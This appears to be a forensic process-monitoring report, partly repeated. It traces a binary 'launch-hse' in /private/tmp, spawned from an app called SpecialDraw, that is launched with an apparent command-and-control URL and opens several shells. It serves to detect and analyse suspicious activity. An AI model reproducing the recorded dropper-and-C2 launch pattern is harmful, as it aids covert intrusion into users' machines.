Session ID: 165
Process ID: 183
Program: /private/tmp/launch-hse
Arguments: launch-hse https://www.192.168.10.69.xip.io/~heberlei/CC
User ID: 503 (bob)
EUID: 503 (bob)
Start: Friday, June 15, 2012 7:08:06 PM Pacific Daylight Time
Duration: 36
Records: 212


Ancestors:

160 /Applications/SpecialDraw.app/Contents/MacOS/SpecialDraw
164 /private/tmp/launch-hs

Children:

168 /bin/sh
172 /bin/sh
175 /bin/sh

What It Created



Process Details

launch-hse

Basic Statistics:

Session ID: 165
Process ID: 183
Program: /private/tmp/launch-hse
Arguments: launch-hse https://www.192.168.10.69.xip.io/~heberlei/CC
User ID: 503 (bob)
EUID: 503 (bob)
Start: Friday, June 15, 2012 7:08:06 PM Pacific Daylight Time
Duration: 36
Records: 212


Ancestors:

160 /Applications/SpecialDraw.app/Contents/MacOS/SpecialDraw
164 /private/tmp/launch-hs

Children:

168 /bin/sh
172 /bin/sh
175 /bin/sh

Process Family Tree



quicklookd
pcdCheck
warmd_agent
PCIESlotCheck
isst
imagent
AirPort Base Station A...
sh
helpd
appstoreupdateagent
AppleIDAuthAgent
iCal Helper
Mail
cookied
SyncServer
pbs
AppleSpell
quicklookconfig
QuickLookUIHelper
SpecialDraw
CoreServicesUIAgent

SpecialDraw

launch-hs

launch-hs


launch-hse

launch-hse

sh
sh
sh

